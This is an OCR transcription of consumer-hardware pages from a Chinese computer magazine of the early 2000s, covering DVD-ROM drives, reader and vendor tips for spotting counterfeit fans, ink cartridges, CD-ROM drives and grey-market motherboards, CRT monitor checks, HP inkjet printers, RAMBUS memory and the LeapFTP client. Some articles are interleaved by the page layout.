各厂家竞相争夺DVD－ROM市场的武器无疑是价格和产品特点两方面，现在产品方面的明显区别就在DVD驱动器锁不锁区域码上。最早市场上的DVD驱动器基本都是不锁区的，但是后来锁区的产品渐渐多了起来。当然还有一些半锁区的产品，也就是允许使用者自行更改3次到5次区域码，在超过了这个限度以后，DVD驱动器将自动锁区在最后一次变更的区域码上。对于锁区的问题，还希望大家在选购前能充分了解一下不同产品的情况然后再购买，因为这方面各产品的差异较大，而且相同产品不同批次也可能具有不同的特点。价格方面，盒装DVD产品的整体价格为500元以上，散包的产品最低有不到400元的产品，一般在散包的产品中不锁区的产品更多一些。盒装的产品中最便宜的12速DVD是昂达的产品，售价只要588元。它具有不锁区域码、全钢机芯、低噪音设计、可无限升级Firmware、支持9种角度播放和独有自检功能等特点，是一款高性价比的产品。此外Mitsuaki（美克）10速DVD也是一款高性价比的产品，它也是全区的，全钢机芯，价格只有530元。当然一些传统驱动器品牌如LG、飞利浦、NEC、Acer等厂商也都有一些不错的产品，在此就不一一介绍了。其他一些厂商如奥美嘉和先锋等也都有全区产品，先锋的是10速吸盘式DVD，产地台湾，支持DMA/66传输标准，价格也才630元，并不昂贵，以先锋的名气，想必选择该产品不会错的。CF



最近，随着暑期销售旺季的到来，部分假货在市场中又开始浮出水面。为此，我们和菜鸟、李逵一道，继续三人打假之旅 。



菜鸟帮你打李鬼

富士康"PK924"风扇打假记

山东读者　孙大康

前几天攒机，"菜鸟"购得富士康风扇一个，型号为"PK924"(商家自述)。近日，随着滚滚热浪不断地亲吻，CPU的温度经常让我"心潮澎湃"，SiSoft Sandra 2001 Standard检测：开机20分钟后，CPU经常高烧至58.5摄氏度，死机频频。取下风扇后发现：1.该风扇没有"鑫正同公司"的标记，也没有"出厂日期"。2．无外包装盒，出售前放于柜台内的无色塑料盒中。3．风扇表面有"foxconn"标志，压杆的一端标有"SJ-2"，另一端标有"foxconn"，底面有两条细棱（卡住CPU的插槽)。4．铜片的底面有一些残余的红色字迹，但已无法分辨。5.找遍风扇的各个面，未发现"PK924"的标记。

急忙上网查询，要知道该"PK924"用掉我八十五大元(心痛不已)，终于在《电脑爱好者》网站"假货识别"专栏中发现一篇名为"Foxconn散热器打假——权威篇"的文章。阅读后恍然大悟，原来该富士康"PK924"风扇极可能为富士康"PK904"。很久前富士康曾给某大公司出了一批"PK904"，发现"PK904"的铜板虽然吸了热，但是散不出去。我的所谓的富士康"PK924"很可能就是这批次品外流。

再仔细察看富士康"PK924"，发现散热器底部的铜片与铝块之间果然存在较明显的间隙。用一个细长的硬质塑料片（宽度3毫米，长度8厘米）插入间隙探察，发现在大约1.5-2厘米的区域内可以插入1厘米左右，在其他很多区域内也可插入约0.5厘米。

登录富士康的国内网站(http://www.xincooler.com/)，在其"留言板"上发了一个帖子，很快得到厂家的确认，的确为"PK904"。这时的我既兴奋又气愤，怀着一种无法名状的心情向"JS"的店铺走去……

这个BC-20墨盒是假的

无锡读者　任青

前不久，本人十分荣幸买了只假的Canon BC-20墨盒。与JS一番交涉，除换了只原装墨盒外另有所获。交涉过程暂时按下不表，先说这只假墨盒与原装墨盒之差异，让大家都把眼睛睁大点，免得再上JS的当。

要说这墨盒假也假不到哪里，只是将用过的原装墨盒充些墨水，再重新包装好，冒充原装墨盒卖给不明真相的用户，你真拿来用，一般也能打印得出来。可咱们出的是原装的钱，墨盒用完了，再加点墨水，那是咱们自己的事。

先看纸包装盒。原装的印刷精美，字体清晰，假墨盒有的印刷质量较低，字体有些模糊。另外，假墨盒整个印刷色调偏红。不把两种墨盒放在一起，比较不出来，这两点指导意义不大，关键是下面的。原装墨盒上有写着GENUINE CANON的黑条，在Made in Japan后面，有"产地：日本佳能公司 日本国东京都大田区下丸子3-30-2"的字样，假墨盒没有。关于墨水的成份，原装墨盒印在左下角的方框内，假墨盒与说明印在一起。

再看塑料包装盒。拆开纸包装后，露出塑料包装盒。原装的在塑料薄膜上有与纸盒底相同的喷码，假墨盒没有。透过透明的薄膜向里看，原装墨盒喷头的塑料封条与盖帽同样是橘红色，而且长度约2公分，假墨盒封条为蓝色，长度刚刚盖住喷头，约1公分。

打开塑料包装，取出墨盒，假墨盒的特征就十分明显了。首先，墨盒外表难保没有划伤，其次，喷头边的金属板上有明显的氧化斑点。什么？别的都像假的，墨盒本身还可以？也许是你买的墨盒还假得不够。

左看右看上看下看，看了半天还是买了只假的。千万别泄气，找JS算账去！没有发票你只好自认倒霉，有了发票JS准怕你。你要是心善，退货或换个原装的墨盒，99%的JS同意。心狠一点，多跑一趟，出租车的钱是不是该JS付？心再狠点，逮的就是你个JS，退一赔一。


你的要求JS不答应？好办，谈不拢咱就不谈了，拿上墨盒和发票开路。到市场管理处投诉，到消协投诉，到法院打官司，谁怕谁呀！该谈拢了吧？

李逵帮你打李鬼

志美50X光驱真品辨认方法

志和公司代表　　徐文化


近日来有不少用户反映：在购买了志美50X光驱后，使用不久即出现质量上的问题，怀疑是买到了假货。经过一番明查暗访后得知，在中关村各大电子市场上的确出现了一些冒牌志美50X光驱，一般人还真是难以分辨。但是“真的假不了，假的真不了”。现在，我就把辨认真假志美50X光驱的几个办法告诉大家：



一、看包装　真志美50X光驱包装盒的色彩纯白，光驱图片色彩较浅，杂食狼的图片大，志美标志的字体较大。而假志美50X光驱包装盒的色彩发黄，光驱图片色彩偏墨绿色，杂食狼的图片较小，志美标志的字体较小。



二、看说明书的封面　真志美的光驱说明书的封面上印有“ZIM志美50XCD-ROM使用说明书（专为个人电脑而设）”，并且有志和公司的网址和服务热线。但是在假志美光驱的说明书封面上只有“CD-ROM Drive使用手册”的字样。



三、看光驱驱动软盘的标题　真志美50X光驱的驱动软盘上的标题是“CD-ROM”，但在假志美的驱动软盘就成了“CD-ROM INSTALLATION DISK”。



四、留意光驱的出厂条形码　正品志美50X光驱的正上方的后部都有该光驱的出厂条形码，而且条形码的编号一般都是“S/NC17C*********”，而假货的条形码编号却是“S/NC15C*********”，这种方法最适合一些对光驱选购不太了解的人，这也是最容易辨认的方法。

五、“拆”就一个字　因为在假冒的志美50X光驱的电路板上大多有“40”的数字标记，这就表明这些冒牌货都是由40X光驱伪装而成的。这种方法最客观，也最能令那些不法奸商原形毕露。

六、测试　用评测光驱的专用软件——CDSPEED测试一下光驱的最大速度。在CDSPEED上，测出正宗的志美50X光驱的最大速度一般在48.82X左右，而假志美50X最大时只能达到42.19X。

从上面的几种辨认方法，我们不难看出：现在市场上流行的假志美50X光驱实际上是由40X光驱改造而成的。制造这些假货的奸商们在损害了厂商权益的同时，更严重地损害了消费者的利益。希望大家在选购时多多留意，以防奸商们的欺诈。

鉴别微星主板水货

微星公司代表　　辛红玲

近来市场上热卖的几款微星主板时有水货出现，主要是815EP Pro-NL和6309NL100系列。这些非正规报关的产品包装、运输条件无法与正货相比，同时也没有售后服务的保障，对消费者的权益是种隐患。这里介绍一下鉴别水货产品的方法。

最简单的区分方法是看随板的使用手册，这里以815EP Pro-NL主板为例。

正规报关的产品附有简体中文版使用手册。它的封面为彩色印刷，内容的第三章对主板的BIOS设置作了详细的描述，整本说明书有八十余页，比较厚。而水货使用手册则是黑白封面，全英文，仅二十多页，对BIOS设置仅介绍了大致的类别。

此外，从主板的包装盒也可以区分正货与水货。

正规渠道的微星主板包装盒由大厂印刷，工艺水平很高，分色准确，字迹清晰。而水货则是将正货包装盒扫描得到图案印刷的。这样无论是颜色还是图案都显得模糊。尤其是白底黑字和黑底白字的部分，色泽偏红，与正货差异明显。在主板包装盒背面微星获奖图标的部分，由于图案和说明文字都较小，水货的看上去会明显地感到模糊不清，而正货的图文则清晰锐利。

6309NL100主板的鉴别方法也类似。

如果用户买到了全英文版说明书的这两种微星主板，那必然不是正规渠道的微星产品。如果用户的说明书



（彩色）



（黑白）

精挑细选CRT显示器



随着LCD显示器的降价，传统的CRT显示器的价格也在不断下滑。与几个月前相比，因为受LCD显示器价格的挤压，现在购买CRT显示器算是一个不错的时机。仁者见仁，智者见智。对于准备攒机的人来说，LCD显示器是具有诱惑力的明日之星，但目前在DIY市场，打算选用普通显示器的人仍占了大多数。在这一时期，希望这篇文章能够给你选购CRT显示器带来帮助。

□湖北　龚善颉

很多朋友在选购显示器时非常注重选择显示器的品牌和型号,而对于显示器的现场检查则常常忽视,实际上购买显示器时的现场检查是非常重要的。由于显示器出厂调试的原因,使得同品牌、同型号、不同个体的显示器之间,即使带宽等性能指标完全一样,实际的显示效果却可能不大相同,调试不良的显示器的显示质量会大打折扣。因此,大家对于购买显示器时的现场检查切不可等闲视之。笔者在这里准备详细地同大家谈一下购买显示器时现场检查的有关注意事项,让大家购买显示器时能心中有数。

显示器在出厂之前需要经过极严格的调试,在某种程度上说，这些调试工作很大程度上决定了显示的最终品质。一般的电路部分调试项目有：输出电压的调整；行、场幅度、线性的调整；加速极电压、聚焦极电压的调整等。涉及到显像管部分的调整项目有：色纯调整；静会聚、动会聚的调整；加速极、聚焦极电压调整等。其中容易出现个体差异的地方就是显像管部分的调整,有些著名品牌的显示器之所以有很高的品质,与它们出厂时的调试工作的优异是密不可分的。

大家一旦选择了显示器的品牌和型号,在开箱之前先要检测箱体是否曾经被打开过,因为箱体被打开过,无非有两种可能性 。一是可能别人挑过,由于显示器存在不尽人意的地方,又被重新封箱。另一个可能是返修货,千万别听经销商的拆开箱是为打标的鬼话,不光要注意箱体上面的封箱胶带的完整性,还要注意箱体下面的封箱胶带是否为双层,如果是双层,肯定是打开过。开箱之前还要注意显示器的型号是否是你所要选购的型号,因为现在一些知名品牌显示器的产品线很长,从专业型到普通型,存在多种型号,虽然性能和价格相差较大,但外形可能极为相似,甚至完全一样,如果稍不注意就可能让JS有空可钻,而我们就可能多花不明不白的冤枉钱。

机箱打开后抬出显示器,先对照装箱说明清点附件,不要遗漏诸如驱动程序盘等附件,因为即使是一张磁盘,某些JS也会趁你不注意时窃为己有的,我们不要被JS的甜言蜜语所动,防人之心不可无是我们时刻要牢记在心的。

附件清点无误后,仔细查看一下机壳、屏幕表面有无划伤,后盖的接缝处有无拆开过的痕迹,如果正常的话就可以通电检测了。检测的方法最好借助于专门的检测软件,这样的软件还是比较多的，大家可以到网上去找，例如DisplayMate for Windows测试软件就是一款比较全面的测试软件,使用方法这里我就不多说了。如果没有测试软件的话也不要紧,我在下面给大家详细谈几个与显像管显示质量有关的几个重要参数。

第一,要看显像管的聚焦是否良好,这点大家都可以很容易地看出来。一台聚焦良好的显示器从屏幕中间到四周显示出的文字或图形都是一样清晰,没有丝毫的模糊感,如果中间清晰四个角模糊的话,这样的显示器最好不要买。现在的一些纯平显示器或多或少存在这样的问题,我们选购时要多加留心。虽然这是显像管本身的先天不足,但是实力强大的厂家设计有动态聚焦电路,能校正这个先天性毛病,我们应尽量购买设计有此类电路的显示器。如果开机时图像模

	真	假
CPU插槽品牌	AMP FOXCONN或MOLEX	ATC等杂牌
IDE口	IDE接口保护套有双侧缺口	IDE接口保护套无双侧缺口
电池品牌	SONY、Panasonic或MAXELL	杂牌
附件	说明书、保证书、线、光盘一应俱全,且印刷精美	说明书、保证书、线、印制粗糙，且无驱动光盘
包装	印制精美	印制粗糙

是中文的，看包装盒的印刷质量就可为您的主板验明正身。

此外,还有一个分辨微星MS-6309NL100系列产品非正品货的方法:

目前在市场销售的MS-6309NL100有PCB 20B和210两种版本，PCB 20B的印刷电路板为黄色，PCB 210为绿色，而6309假货主要以20B版为主，具体判别方法如附表所示。

以上是判断真假6309主板比较直接的方法。CF

±ǎ注：感谢这些朋友为我们提供了宝贵的经验。如果你有同样的经历或资料,也请发过来与大家共享,我们的投稿信箱是:cfmk@cfan.com.cn。

糊，过几秒或十几秒后才逐渐清晰，这样的显示器也最好不买，因为这种现象说明聚焦电压的建立不正常（有存在漏电的隐患）。

第二，要观察一下显示器的会聚是否良好，屏幕上要显示一个白色的点，必须有紧邻的红、绿、蓝三色的荧光点都点亮。如果这有一个（或两个）某色光点错位了，一个本应为白色的点变成了两个（或三个）有色光点，这种现象就是会聚不良。会聚分为静会聚和动会聚，一般说来，静会聚是指屏幕中间部分的会聚，动会聚是指屏幕边缘部分的会聚。如果一台会聚不良的显示器在文本显示时，字的笔划（或图形）的某个方向会产生某种颜色的镶边，看起来特别别扭，如果是严重的会聚不良，三个原色光所产生的图形边缘会错开很远，所生成的图像将没有任何可观赏的价值。

业余条件下判断会聚不良的方法可以这样进行：将显示器调至较高的分辨率（15英寸显示器分辨率可调成800×600，17英寸显示器分辨率可调成1024×768）。用Word或WPS打开一文本文件（设置成黑底白字），仔细观察所显示的文字，如果满屏的字符的笔划均为正常的白色，就说明会聚良好；如果有些部位的文字笔划存在某种颜色的镶边，说明会聚不良；如果是中间字的笔划有某种颜色的镶边，说明是静会聚不良；如果是屏幕边缘部分的字有某种颜色的镶边，说明是动会聚不良。任何会聚不良的显示器说明出厂时会聚没有调整好，大家完全有理由要求经销商更换显示器。

第三，要看画面的色纯是否良好，让显示器显示某种（如白色）画面，如果屏幕的固定部位存在某种颜色色斑的话（如果是单色画面或移动画面时更明显），就是色纯不良的表现。色纯不良的产生原因是由于该部分的电子束打到其他颜色的荧光粉的点上所引起的。色纯不良有几个方面的原因：一个可能是外界磁场（如地磁场、磁性物体等）的影响，另一个可能是出厂时没有调整好，还有一个可能是消磁电路有故障（对于新显示器而言，这种可能性很小）。

大家如果碰到色纯不良的现象，先别急着肯定这台显示器色纯不良，而是应该判断是什么原因引起的，方法是将显示器朝南向放置，将显示器周围可能存在的磁性物体（如音箱等）全部移开，关机5至7分钟后再开机，看还有没有色斑。如果还有的话，再按一下消磁键，再看有没有色斑，没果消除了色斑，说明只是显像管带磁了，显示器没有问题。如果按了消磁键后还有色斑的话，就只能直接要求经销商给予更换。

第四，还应看白平衡是否良好，白平衡是指如果显示器显示的是纯白画面，其颜色应该就是白色（不管是在低亮度或高亮度下都是如此）。如果在高亮度下为白色，在低亮度下偏某种颜色，说明该显示器的暗平衡没有调好；如果在低亮度下显示为正常白色，在高亮度下偏某种颜色，说明是显示器的亮平衡没有调好；如果不管低亮度还是高亮度下都偏色的话，说明是白平衡不良。

大家在检测白平衡时应该将显示器的色温调为9300，这种色温适合东方人的习惯，如果调成其他色温（如6500等），我们会感到有偏色（如偏蓝），但这种偏色不能说明显示器的白平衡不良，所以色温一定要预先设定好，以免误判。如果是白平衡不良的话，我们一定要求商家更换显示器，因为很难想象我们之中有几人能长期忍受偏色的痛苦。

第五，摩尔纹要小，有时我们可能会发现屏幕上有轻微的水波纹样的干扰，这就是摩尔纹。实际上这是一种干涉现象，理论上讲是很难杜绝的，但是却可以想办法减轻到我们感觉不到的程度。现在有一些显示器就有摩尔纹调节功能，可以极大地减小摩尔纹，我们选购显示器时注意看屏幕，如果没有明显的摩尔纹或可把摩尔纹调到看不到就行了。不过还要注意，分辨率不同，刷新率不同时可能使摩尔纹出现（或消失），所以碰到摩尔纹而又无法消除时，我们不妨改变一下分辨率或屏幕刷新率，或许会有意想不到的效果。

第六，大家要注意的是图形的尺寸、几何失真、对比度、亮度等的调节是否正常，如果正常的话再进行显示器的高压稳定性的定性测试。高压稳定性是指阳极高压的稳定性。阳极高压稳定性好的机器，其阳极高压基本不会随着显像管束电流的变化而变化。阳极高压不稳的显示器，阳极高压会随着显像管束电流的增加而减少，表现在光栅上就是，如果亮度变高，图像尺寸会变大，如果亮度变小，图像尺寸也会减少，即产生大家所说的呼吸效应。这种光栅尺寸变化越小越好，一般在亮暗光栅下变化不超过1mm为良好，超过3mm说明显示器的高压稳定性不是很好。

这项测试最好有相关测试软件，如果没有的话也不要紧，我这里给大家推荐一个业余的测试方法，非常简单直观。大家可以找到DOS下的LOGO语言4.0版，先把屏幕的左右边界调直，再执行LOGO.EXE进入LOGO界面，仔细地看显示器的左右边线。呼吸效应严重的显示器这时在LOGO的绘图区（黑色）的边线会向内收缩，而下部的文本区就会向左右扩张，造成左右边线不直，这种现象越严重，说明显示器的高压稳定性越差，这种显示器还是尽量不要买为好。

第七，要测试屏幕表面是否有防静电涂层（大中厂商的显示器都有该涂层，只有一些杂牌显示器没有这种涂层）。判断方法是手捏一小的长纸条一端靠近屏幕，再打开显示器电源开关，如果纸条被荧光屏吸引，就说明没有涂层，如果纸条不被吸引，说明屏幕表面已涂防静电涂层。这是因为没有防静电涂层的屏幕表面会随着阳极高压的产生而产生静电感应，使屏幕表面带高压静电，易吸附纸条或灰尘等质轻易带静电的东西。没有防静电涂层的显示器绝对不要买，以免对您的健康造成危害。

有关显示器选购的知识还有很多，如显示器的各种安全和环保认证等，这方面的知识有关报刊讲得很多，我这里就不重复了，大家如果有兴趣的话，可以自己去找找看。希望大家都能买到称心如意的显示器。CF

□北京　廉志远

A4幅面主流打印机的选购与维护（三）

【惠普篇】

惠普在打印方面特别是在激光机领域可以说是十分有建树的，但在喷墨打印机方面却无太多特殊的技术，主要是与佳能的喷墨技术一样，属于按需热喷墨打印技术，墨盒与喷头为一体。此次介绍的是惠普公司的DJ-630C、DJ-640C、DJ-840C、DJ-930C及DJ-970C五款，值得一提的是在这五款打印机的墨盒设计方面，虽然除了630C为三色单墨盒外，其余产品标配均为四色双墨盒，但可支持六色打印。惠普公司在其产品资料介绍方面不算太多，加上其与佳能技术有许多相似之处，所以将会略简一下内容。

DJ-630C

这是一款专门为打印文本文件的用户而特别设计的，它是三色单墨盒，没有黑色，但在打印机内预留了黑色墨盒插槽。因为如果不安装黑色墨盒，在打印黑色文本文件时，彩色墨盒会自动混合出近似黑色的颜色进行打印，合成成本较高。如果购买一个黑色墨盒，其成本与640C大致相同。打印速度为每分钟黑白打印5页，彩色打印2页。但这款打印机的主要特点是被称为因特网超值打印机，它随机会赠送Power WebPrint软件，可轻松打印因特网上下载的信息或图片。这个软件的优点就是由于网页过长过宽，一张纸打印不下，两张又太浪费时，它可将网页内容压缩到一张纸上打印出来。如果网页上的广告多或内容杂，可将需要的信息保留，删除修改网页并可保存。还有如将最多8页压缩成一张打印，在IE中增加4个快捷按键并可随时调用等功能。



这款打印机主要适合家庭上网一族或者主要打印文本文件的用户，加上其双平台支持（并行接口及USB接口），使这款物美价廉的机器倍受青睐。

技术简介：惠普智能聚焦技术（HP Smart Focus），互联网或多媒体应用程序下载的图像一般分辨率比较低，经过它能自动提高图像品质和清晰度，使打印的细节精致。对于高分辨率的文件或图像，它也通过锐化或定义边缘，自动进行处理。同等打印质量下打印速度更快。

DJ-640C

它主要是在630C的基础上直接安装了黑色墨盒，并且采用最新的智能色彩三代技术，对打印内容进行分析，确定其最佳亮度和色彩组合。它可以支持六色照片打印，但需要用户另行购买。640C可以说是630C的增强版。它主要适用于家庭、文本及图片打印的用户使用，相对成本比630C低。

技术简介：惠普照片色阶增强技术（HP PhotoREt），是指通过色阶增强技术来充分提高打印的色阶数，能够表现出近似印刷的打印效果，配合惠普的照片墨盒可以输出逼真、清晰的文本或图像。



DJ-840C



这款打印机可以说是我个人认为性价比较高的一款，它拥有众多的打印输出方式，而且加上采用了第二代“富丽图”色彩分层技术（即色阶增强技术第二代）、智能色彩二代技术、智能聚焦技术等惠普的最新技术，使打印质量十分优异。它拥有黑色喷嘴150个，每分钟打印黑白文本8页，彩色文本5页。它十分适合小型办公室或家庭办公者使用，而且对于一些要求较高的用户来讲，也是一个不错的选择。它还能够实现超长打印，镜像、传单打印等功能。

技术简介：惠普第二代“富丽图”色彩分层技术(HP Photo Ret 2)，可在同一打印点位置上最多层叠16个墨滴。直接产生400多种真实的打印色彩，能够提供色调连续，颗粒度极小，打印效果如同照片一样逼真，清晰。

DJ-930C

这是一款十分适合专业设计人士使用的时尚机型。它无论是从技术上还是从速度或质量上，我认为都已经是惠普目前相当先进的，而且由于刚刚降价，性价比也很高。首先它采用了惠普第三代“富丽图”色彩分层技术和惠普智能色彩三代技术，使你打印照片时可以高枕无忧。而且银色的机身，外形时尚。进纸盒可折叠，节省工作空间，且噪音很小。它拥有300个黑色喷嘴，打印速度每分钟文本打印可达到9页，彩色7.5页。有些比较独特的设计，如打印头自动对齐，可在更换墨盒后自动校准，避免因打印精度不准而影响打印质量。还有如缺墨警告指示器，快速打印取消按键。它十分适合家庭办公或专业设计人士使用，因为无论是速度还是质量都已经表现得相当出色，加上特有的设置功能和优惠的价格，可以说是性价比相当高的喷墨打印机。



技术简介：惠普第三代“富丽图”色彩分层技术（HP PhotoREt 3），可以精确地在每一点上分层，层叠多达29滴墨水，可以通过其变化成为3500种真实的打印色彩，提供了更强的色调连续，使图像或照片的打印质量较第二代技术有更明显的突破。目前DJ-900系列及DJ-1220C均采用惠普第三代“富丽图”色彩分层技术。也是目前惠普所介绍几款机型中第一个标明墨滴大小的机型，它是5微微升墨滴，同DJ-970C是一样的墨滴大小。

DJ-970C

这是目前A4幅面里价格较高的一款高级喷墨打印机，它拥有930C一切的最新技术，而且还有设置超高分辨率的打印模式，是目前十分少见的全自动双面打印机。速度更是极致，每分钟黑色文本12页，彩色文本10页。设有快速打印取消按键，它可以立刻停止你的错误打印命令，节省了宝贵的时间和耗材。而自动打印头对齐，则可以在你更换墨盒后自动进行墨盒校准，避免手动的麻烦。它最独特的设计是：全自动双面打印技术，可在无人干预的的情况下自动进行双面打印。由于它与930C的技术基本一样，只是在速度和质量上略有提高，加上特有的全自动双面打印，但价格却是930C的两倍多，所以除非对打印机输出有特殊要求，不然最好不要选择此款。它较适合职业办公或专业技术人员使用，家庭用户不用考虑它。

技术简介：全自动双面打印技术，可在无人干预的的情况下自动进行双面打印。




注意事项：在购买惠普时需要注意，虽然机器内标配的是四色双墨盒（除630C），而实际上它们都可以支持六色打印，只需要购买墨盒即可。而630C却可单墨盒（黑色）打印，专门为打印文本而设计。

E-mail: cfmk@cfan.com.cn



RAMBUS内存选购杂谈



□创易工作室 betman

RAMBUS DRAM内存大家可能听闻已久，不过到底它的性能如何？规格如何？许多朋友都并不是很清楚。而且随着支持RDRAM的主板的诞生和普及，RDRAM也将迅速进入电子市场。因此在这里，我们想对RAMBUS内存的技术及选购谈一些看法，希望对大家有所帮助。

首先，我们必须对RAMBUS内存的发展及一些技术特点有一定的了解。什么是RAMBUS内存呢？简单地说，RAMBUS内存就是一种高性能、芯片对芯片接口技术的新一代存储产品，它使得新一代的处理器可以发挥出最佳的功能。RAMBUS Inc宣称这种新的技术能够提供十倍于普通DRAM和三倍于PC100 SDRAM的性能，单根的RAMBUS DRAM，即RDRAM，在16位的数据传输通道上速度可高达800MHz。

从发展阶段而言，RAMBUS内存的发展历经了三个主要阶段，第一代和第二代产品称为“Base RAMBUS”和“Concurrent RAMBUS”，这一阶段的内存速度已达到600MHz的数据传输速率，被用于一些娱乐设施(如SONY PS2)、高端图形工作站以及一些高性能的显卡等。第三代产品称为Direct RAMBUS，其存储模块被简称为RIMM(Rambus In-line Memory Module)。

RAMBUS是内存技术的一次革命，从今以后，许多的应用将受益于它。举例来说，如果只使用一般的应用程序，如文字处理，我们不可能感觉到系统性能的明显增强。对于高端，RAMBUS将能极大地提高工作站处理图形应用程序的能力。另外一些应用，像语言处理、数码影像、音频、视频、3D和Web传输等都要求更大的带宽，RAMBUS正好满足了电脑技术发展的需要。在Intel开发者论坛上，Intel的演示表明，基于820芯片组的系统整体数据通过量是采用440BX/PC100系统的2.45倍。事实也正是如此，其目前主要被用于一些高性能个人电脑、图形工作站、服务器和其他一些对带宽和时间延迟要求更高的设备。下面是RAMBUS内存与DDR以及SDRAM内存的技术参数的比较：

可以看出，400MHz的高速时钟频率使得数据有效传输速率达到800Mbit/s(数据利用时钟信号的上升和下降沿进行传输，因此每时钟周期传输2bit数据)。由于RAMBUS的数据通道是16位，结果使得每通道的传码率可达1.6GByte/s，因为在Intel架构中使用的通道数不止一个，所以可以得到更大的数据传输带宽，以达到更大

选购与维护指导

惠普公司的打印机基本工作原理与佳能公司的喷墨打印机大同小异，只是在设置分辨率方面较佳能有所不同，与利盟是一致的，不过目前佳能公司最新推出的S800已经将分辨率标准改为与惠普一样。同样在价格方面，惠普公司今年上半年对一些喷墨机也做出了相应的降价，如930C价格下降了近1/3左右，可以说是凤凰落下枝头，作为家用机也未尝不可了。从它的产品介绍中可以看出十分有特色的是630C和970C，630C是单墨盒（黑色）打印的低端喷墨打印机，而970C是可以进行全自动双面打印的高端喷墨打印机。而640C只是630C的增强版，840C与930C相对来讲性价比较高，还是比较值得购买的。

至于维护方面，它的墨盒设计与佳能公司完全一样，都是喷头与墨盒一体，在价格方面相对较高，但容量还算可以。其他方面来说，惠普维修服务做得还是不错的，如果你购买时多加一定的金额，可以使维修公司上门取机进行服务，这对于空余时间不多的上班族来讲的确不错。

品牌及型号		市场价格	最高分辨率	最小墨滴	文本速度	图文速度	墨盒(标配)	产品特色
HP	DJ-630C	530元	600×300	-	5ppm	2ppm	三色单墨盒	可单墨盒打印，双平台，支持6色
	DJ-640C	730元	600×600	-	6ppm	3ppm	四色双墨盒	智能色彩三代技术，支持6色打印
	DJ-840C	960元	600×1200	-	8ppm	5ppm	四色双墨盒	智能聚焦，色彩还原，支持6色
	DJ-930C	1200元	2400×1200	5pl	9ppm	7.5ppm	四色双墨盒	快速打印取消按钮，支持6色
	DJ-970C	2700元	2400×1200	5pl	12ppm	10ppm	四色双墨盒	全自动双面调整打印，支持6色

下期，我们将介绍利盟的主流打印机。CF

内存类型	名称	总线宽度	外频时钟	有效时钟	带宽
RDRAM	PC800	2 Bytes	400 MHz	800 MHz	1.6 GB/sec
RDRAM	PC700	2 Bytes	356 MHz	712 MHz	1.424 GB/sec
RDRAM	PC600	2 Bytes	266 MHz	532 MHz	1.064 GB/sec
SDRAM	PC133	8 Bytes	133 MHz	133 MHz	1.064 GB/sec
SDRAM	PC100	8 Bytes	100 MHz	100 MHz	0.8 GB/sec
DDR SDRAM	PC266/DDR133	8 Bytes	133 MHz	266 MHz	2.128 GB/sec
DDR SDRAM	PC200/DDR100	8 Bytes	100 MHz	200 MHz	1.6 GB/sec

的数据传输速度。不过，由于存在着600MHz、700MHz和800MHz三种不同的速度以及对应的不同带宽，因此在选购中也必须注意。

RAMBUS内存需要终结器

论及RAMBUS的选购，首先要注意的是，每条RAMBUS内存都配有一条RAMBUS终结器，其又被称为连接型RIMM，它不附带任何RDRAM器件，只用来插在空的RAMBUS内存插槽里作为连接器件。由于RAMBUS采用传输总线技术，其所有的内存及终结器必须连成一个整体，以便维持内存数据传输通道的连续性。所以必须在空着的内存槽口插上终结器，当需要内存升级时，只需要将相应的终结器换成RAMBUS内存即可。

注意散热性

此外，在选购时我们还可以观察RAMBUS内存的散热器。RAMBUS内存拥有如此高的传输带宽，高速的数据传输必然带来大量的热量。因此，在RAMBUS内存外层包着铝质外壳，它用来保护RAMBUS内存，并起到极好的散热作用。所以说，铝质外壳的好坏也极大地影响了RAMBUS的稳定性。

是否具有ECC功能

大家都知道，传统的SDRAM内存有采用ECC校验的，那RAMBUS内存中是否有呢？是的，但是与目前市场上的ECC内存不同。在RAMBUS内存上，你不可能找到专门的检错芯片，因此从外观上很难区分带ECC的RAMBUS内存和不带ECC的RAMBUS内存。具有校验功能的RAMBUS内存芯片是18位，而无校验功能的普通RAMBUS内存芯片是16位。也就是说，具有ECC功能的RDRAM只是在普通的RDRAM中增加了两个校验位。举个简单的例子，64MB具有ECC功能的RDRAM其实是72MB，128MB具有ECC功能的RDRAM其实是144MB，仅此而已。但一般我们称之为“64MB ECC”、“128MB ECC”。选购带有ECC功能的内存无疑能获得更佳的性能保证。

必须与对应的主板相配合

现在，宣布支持RAMBUS内存的主板芯片组，比较好的有Intel的i840和i850两种。其中，需要注意的是，RAMBUS内存只能用于这些专为它设计的主板上。当然，其相对应支持的RAMBUS的频率是不同的，这一点大家在选购的时候必须注意。

i840是Intel为其高性能个人电脑设计的主板，支持133MHz或100MHz系统总线，PC600或PC800 RDRAM，AGP 4×或AGP Pro 50图形处理。i840主板支持两个RAMBUS通道，以实现3.2GB/s的峰值带宽。它最多可达四个内存插槽，“双通道”意味着每个通道具有两个内存插槽。在i840主板上，内存只能在600或800MHz下工作。而i850芯片组则是Intel推出时间不长的主板芯片组，它提供了双RDRAM内存渠道和400MHz系统总线。由此可见，当您需要高带宽时，它们是不错的选择。

认准品牌

据我所知，目前能够提供RAMBUS内存的厂商并不多，主要有三星、NEC、东芝、日立VIKING、Kingston等一些大厂家，其中，尤其以VIKING RAMBUS内存的品质最高。按照价格来看，基本上64MB的RAMBUS价格在350元左右；128MB的不带ECC的在700元左右，带ECC的在1300元左右；而256MB的不带ECC的则在1800元的价位。通过比较你能发现，它的售价比起一般的SDRAM甚至于DDR而言还是非常昂贵的，在某种程度上，这影响了它的普及。不过，相信由于Intel的实力，RAMBUS还是一股不可小视的力量。CF

文件传输利器—— LeapFTP


□重庆　Seafly



俗话说，来而不往非礼也！经常从网上下载东西，好歹总该上传点回去吧！网页、软件、MP3歌曲，把它们放到网上去，既能够让他人分享你的成果，又可以把其当作另外一个“安全”的文件存放地。

下载的神兵有很多，上传的利器也不少。LeapFTP就是其中一款非常优秀的文件传输软件。虽然它专攻上传，但一样可以下载文件，一专多能，符合当代人才标准哦！







通过点击上面的图标，或者按F4键，进入站点管理器界面。

通过“添加组”，可以对上传或者下载的站点进行分类。在每个组中又可以通过“添加站点”设置多个连接服务器信息。

